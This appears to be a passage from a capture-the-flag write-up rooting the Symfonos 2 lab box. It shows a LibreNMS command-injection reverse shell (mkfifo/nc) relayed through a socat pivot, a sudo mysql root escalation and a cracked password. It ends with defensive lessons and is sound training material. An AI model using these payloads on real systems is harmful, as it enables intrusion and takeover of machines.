Password: sergioteamo
Welcome aeolusThe panel greets us with Welcome aeolus: aeolus's SSH password works here too, textbook credential reuse.
RCE when adding a device
With a valid session, searchsploit looks for the rest:
searchsploit LibreNMS
searchsploit -x php/webapps/47044.py
LibreNMS - addhost Command Injection (Metasploit)               | linux/remote/46970.rb
LibreNMS - Collectd Command Injection (Metasploit)              | linux/remote/47375.rb
LibreNMS 1.46 - 'addhost' Remote Code Execution                 | php/webapps/47044.py
LibreNMS 1.46 - 'Search' SQL Injection                          | multiple/webapps/48453.txt
LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection | multiple/webapps/49246.py
The middle one, 47044.py, is what matters. There is no need to run it: reading its code shows exactly which form field is the vulnerable one.

def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "snmpver": "v2c",
        "port": "",
        "transport": "udp",
        "community": payload,
        "authlevel": "noAuthnoPriv",
        "force_add": "on",
        "Submit": ""
    }
    full_url = url + "/addhost/"
    request_body = urlencode(raw_request)
There it is: of every add-host parameter, the only one receiving the payload is community, the SNMP community string (command injection). Knowing that, the exploit can be reproduced by hand from the interface itself.
The network detail: the machine cannot reach the attacker (they are on different segments), so the reverse shell aims at the pivot (Symfonos 1, 10.10.0.130), which relays it with socat. First the listener on the attacker:
nc -nlvp 4422
listening on [any] 4422 ...And on the pivot, the socat acting as the bridge. fork allows more than one connection, and TCP-LISTEN/TCP together turn Symfonos 1 into a plain relay:
socat TCP-LISTEN:4422,fork TCP:192.168.1.80:4422
helios@symfonos:/dev/shm$ socat TCP-LISTEN:4422,fork TCP:192.168.1.80:4422With the bridge up, the device gets added. The payload goes in the Community field, and Force add has to be ticked so LibreNMS does not discard the host for answering neither ICMP nor SNMP:
'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.0.130 4422 >/tmp/f) #
Add Device
  Hostname: test
  SNMP: ON      SNMP Version: v2c      Port Association Mode: ifIndex
  Community: '$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.0.130 4422 >/tmp/f) #
  [x] Force add - No ICMP or SNMP checks performed
  [ Add Device ]
Note the reverse shell points at 10.10.0.130, Symfonos 1's internal leg, not at our IP: it is socat that carries it out from there.
Once saved, the device shows up under Devices > Server as a Generic Device called test:

Vendor  Device  Operating System  Uptime  Location
        test    Generic Device
The payload does not run on save, but when LibreNMS fires an SNMP query at the device. To force it without waiting for the poller, the gear menu has a Capture:

test
  Overview | Graphs | Logs | Alerts | Alert Stats | Performance | Notes
  Recent Events:  2025-02-10 13:35:53   Device type changed => server
  [gear] Web | SSH | Telnet | Edit | Capture
Inside Capture Debug Information, the SNMP tab and the Run button fire the query, and with it the poisoned community string:

Capture Debug Information
  Discovery | Poller | SNMP | Alerts
  [ Run ]  [ Copy ]  [ Download ]
  Output
And the shell reaches the attacker after crossing the socat:

listening on [any] 4422 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.151] 33724
/bin/sh: 0: can't access tty; job control turned off
$ whoami
cronus
$ id
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
We are cronus, the third user from shadow.bak, in the librenms group. Note the source IP nc reports: 192.168.1.151, that is Symfonos 1. The real victim never appears, because the pivot relayed the connection.
sudo mysql: escalation to root
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
mysql runnable as root is a textbook GTFOBins entry, and its page gives the exact line:

Sudo
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be
used to access the file system, escalate or maintain privileged access.

sudo mysql -e '\! /bin/sh'
The MySQL client's \! runs a system command without leaving the session, and since the client is already running as root, that shell is born with uid=0.

cronus@symfonos2:/opt/librenms/html$ sudo mysql -e '\! /bin/bash'
root@symfonos2:~# cat proof.txt

          Congrats on rooting symfonos:2!
The MySQL client's \! escapes to a shell that, since mysql runs as root, inherits uid=0: a root shell.
sudo mysql -e '\! /bin/bash'
# cat /root/proof.txt
# Congrats on rooting symfonos:2!
Symfonos 2 rooted.
Attack chain
[192.168.1.0/24]  Symfonos 1
  SMB null session  ->  anonymous/attention.txt (password dictionary)
    └─> spray helios:qwerty  ->  helios share  ->  /h3l105
            └─> WordPress + symfonos.local vhost  ->  Mail Masta plugin (LFI)
                    └─> LFI + SMTP (mailbox /var/mail/helios)  ->  RCE as helios
                            └─> SUID /opt/statuscheck (relative curl)  ->  PATH hijacking  ->  root
                                    └─> 2nd NIC 10.10.0.130 ── chisel R:socks + proxychains ──┐
                                                                                              ▼
[10.10.0.0/24]    Symfonos 2 (10.10.0.128)
  SMB anonymous/log.txt (shadow.bak and share paths)
    └─> ProFTPD 1.3.5 mod_copy (cpfr/cpto)  ->  readable shadow.bak
            └─> john sha512crypt  ->  aeolus:sergioteamo  ->  SSH
                    └─> internal LibreNMS (port forward) + reuse
                            └─> RCE add-device (socat relay)  ->  cronus
                                    └─> sudo mysql (GTFOBins)  ->  root
Lessons learned
- An SMB null session is a perimeter leak. On Symfonos 1, a readable
anonymousshare handed over both the password list (the veryattention.txtthat bans them is the spray dictionary) and the username to spray. - An LFI that includes PHP is potential RCE. You don't need a
.log: any file the attacker can poison (here the mailbox over SMTP) works as the vehicle. And a SUID that invokes binaries by name is a PATH hijacking: the defence is always the absolute path from privileged code. - A machine with two interfaces is a bridge. The first compromised target becomes the door to a network that was unreachable; a SOCKS with chisel + proxychains automates it and brings every tool to
10.10.0.0/24. mod_copyin ProFTPD 1.3.5 is unauthenticated arbitrary file copy. It doesn't give RCE by itself, but moving ashadow.bakto a readable share is enough to grab the hashes. The "informative" logs (log.txt) leaked the exact source and destination: without them,mod_copyled nowhere.- Reusing the system password on a web panel chains the attack.
aeolus's cracked password also opened LibreNMS, and the RCE came from there. And when pivoting, the reverse shell doesn't always fly direct: if there is no reach between segments, asocatrelay on the intermediate machine solves it.